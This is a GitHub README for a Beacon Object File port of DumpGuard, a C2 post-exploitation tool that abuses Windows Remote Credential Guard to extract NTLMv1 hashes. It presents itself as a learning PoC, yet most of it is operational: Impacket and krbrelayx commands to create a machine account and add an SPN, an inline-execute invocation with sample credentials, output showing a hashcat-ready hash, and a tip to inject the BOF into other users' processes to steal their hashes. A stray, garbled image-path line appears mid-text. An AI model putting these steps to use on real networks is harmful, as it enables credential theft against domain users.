 0xedh/dumpguard_bof
Beacon Object File (BOF) port of DumpGuard for extracting NTLMv1 hashes from sessions on modern Windows systems.

Beacon Object File (BOF) port of DumpGuard for extracting NTLMv1 hashes from sessions on modern Windows systems.
This repository contains a Beacon Object File (BOF) implementation of DumpGuard, ported from the original C#/.NET implementation to pure C for use with Havoc and other C2 frameworks that support BOF execution.
This is a Proof of Concept (PoC) and a learning exercise.
This BOF port was created as part of my personal journey to understand the details of the Remote Credential Guard protocol, Kerberos authentication flows, and the underlying Windows security mechanisms. The process of porting this tool from C# to pure C for BOF execution was primarily an educational endeavor.
Please be aware that:
If you find issues or have improvements, contributions are welcome. For a robust and well-tested implementation, please refer to the original DumpGuard tool.
This BOF is based on the research and tooling by @bytewreck at SpecterOps:
DumpGuard exploits Windows Remote Credential Guard (RCG) to extract NTLMv1 hashes from logged-in users without touching LSASS memory and without requiring admin privileges. It works even when Credential Guard is enabled.
TSRemoteGuardCreds.| Round | Client -> Server | Server -> Client |
|---|---|---|
| 1 | SPNEGO + TGT-REQ | TGT-REPLY (from real KDC) |
| 2 | AP-REQ (service ticket) | AP-REP + MIC |
| 3 | PubKeyAuth (binding hash) | Server binding hash |
| 4 | AuthInfo (TSRemoteGuardCreds) | N/A |
After Round 4, we have the encrypted credential blob. The magic happens when we call LsaCallAuthenticationPackage with the TSSSP package. LSA routes our request through RDPEAR -> TSRemoteGuard -> MSV1_0, which decrypts the secrets and computes the NTLMv1 response for us.
Credential Guard isolates NTLM and Kerberos secrets in a secure VBS space (LsaIso.exe), preventing direct memory access attacks like Mimikatz. However, Credential Guard still needs to use those secrets for legitimate authentication. That's the interface this technique exploits.
For the full technical deep-dive, see: Catching Credential Guard Off Guard
This BOF port only implements the "Self" mode from the original DumpGuard tool. The "All" modes are not implemented in this version.
Dumps the NTLMv1 hash of the current process user via the Remote Credential Guard protocol.
While this BOF only implements "self" mode, you can still extract other users NTLMv1 hashes by, for example, injecting into a process running as that user. For example, if you have administrator privileges, you can inject the BOF into a process owned by another logged-in user to obtain their hash.
This technique requires credentials for an account that has a Service Principal Name (SPN) registered. One way to achieve this is by creating a machine account and adding an SPN to it.
Using Impacket:
python3 addcomputer.py -computer-name 'YOURCOMPUTER$' domain.local/user:password -dc-ip <DC_IP>
Example output:
[*] Successfully added machine account YOURCOMPUTER$ with password <random_password>.
Using krbrelayx addspn.py:
python3 addspn.py -u domain.local\\YOURCOMPUTER\$ -p '<password>' -s host/yourspn.domain.local --target-type samname <DC_IP>
Using pywerview:
python3 pywerview.py get-adobject -d domain.local -u YOURCOMPUTER\$ -p '<password>' -t <DC_IP> --sam-account-name YOURCOMPUTER\$
Look for serviceprincipalname: host/yourspn.domain.local in the output.
inline-execute /path/to/dumpguard.x64.o x <domain> <username> <password> <spn>
Note: The
xparameter is a placeholder/dummy argument required before the domain. This may be addressed in future versions (if any).
Example:

inline-execute /tmp/dumpguard.x64.o x sevenkingdoms.local EVIL_COMPUTER$ MXj070PQpCkNmZiYsRbIu8YYwgDKPD2r host/EVILSPN.sevenkingdoms.local
Example output:
[DG] Domain: sevenkingdoms.local
[DG] User: EVIL_COMPUTER$
[DG] SPN: host/EVILSPN.sevenkingdoms.local
[DG] checkpoint 1: init APIs
[DG] SSPI init OK
[DG] checkpoint 2: acquire creds
[DG] checkpoint 3: starting SSPI loop
[DG] Round 1
[DG] AS-REQ: LTK derived, etype=18 len=32
[DG] AS-REQ: sending to KDC...
[DG] Round 2
[DG] Round 3
[DG] NTLMv1: SEVENKINGDOMS\EVIL_COMPUTER$::GOAD-WIN2025::6D270E39AD2DE48B561895C3257D7123FE84F1438B147E2A:1122334455667788
Important: The extracted NTLMv1 hash belongs to the user running the BOF process, not the machine account used for authentication (
EVIL_COMPUTER$). The machine account credentials are only used to authenticate to the KDC and establish the Remote Credential Guard session.
The output is in hashcat-compatible NTLMv1 format:
DOMAIN\user::HOSTNAME::NTRESPONSE:CHALLENGE
make clean && make
Output: build/dumpguard.x64.o
